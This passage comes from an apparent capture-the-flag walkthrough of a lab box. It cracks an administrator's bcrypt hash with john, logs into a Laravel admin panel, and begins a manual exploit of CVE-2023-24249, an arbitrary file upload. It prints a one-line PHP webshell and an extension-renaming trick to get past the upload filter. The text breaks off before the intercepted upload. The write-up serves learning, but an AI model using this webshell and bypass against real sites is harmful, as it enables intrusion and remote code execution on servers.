
We obtain a hash for the `Administrator` user, which we save to a file called `hash` and feed it to the hash-cracking tool `john`:

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
whatever1        (?)
1g 0:00:00:08 DONE (2024-08-07 05:56) 0.1123g/s 182.0p/s 182.0c/s 182.0C/s alexis1..serena
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


The hash is cracked within seconds, yielding the password `whatever1`.

Foothold

We navigate back to `admin.usage.htb` and authenticate with the credentials `admin:whatever1`, allowing us entry to the admin panel.



In the dashboard's `Environment` section, we see that `Laravel 10.18.0` and `PHP 8.1.2` are in use. At the time of writing, there are no major public exploits disclosed for either of these versions. However, in the `Dependencies` tab to the right of the section we just looked at, we see some libraries and packages that are in use. Notably, the site uses `encore/laravel-admin 1.8.18`, which appears to be vulnerable.




The vulnerability in question, assigned CVE-2023-24249, is an arbitrary file upload which leads to arbitrary code execution on the target server. The file upload occurs in the tool's avatar settings, which is analysed step-by-step in this blogpost. Since the box's release, public PoC's that automate the exploitation have been released, but for the sake of learning we will manually exploit this vector.


The attack's workflow is the following:

1. Upload a PHP webshell as a `.jpg` file.
2. Intercept the request and set the extension to `.jpg.php`.
3. Access the uploaded file directly, executing the PHP webshell.

Firstly, we drop down the navigational menu by clicking the user icon in the top-right corner:




Next, we press the `Setting` button, redirecting us to `/admin/auth/setting`.



Here, we can upload a new avatar image. We create a simple PHP web shell on our machine:


```
echo '<?php system($_GET["melo"]); ?>' > shell.php
```

If we try to directly upload this file, we see that some filters are, in fact, in place:




However, simply renaming the file to `.jpg` seems to be enough to bypass detection:

```
mv shell.php shell.jpg
```




Before pressing `Submit`, we turn on our `BurpSuite` proxy to intercept the upload request.



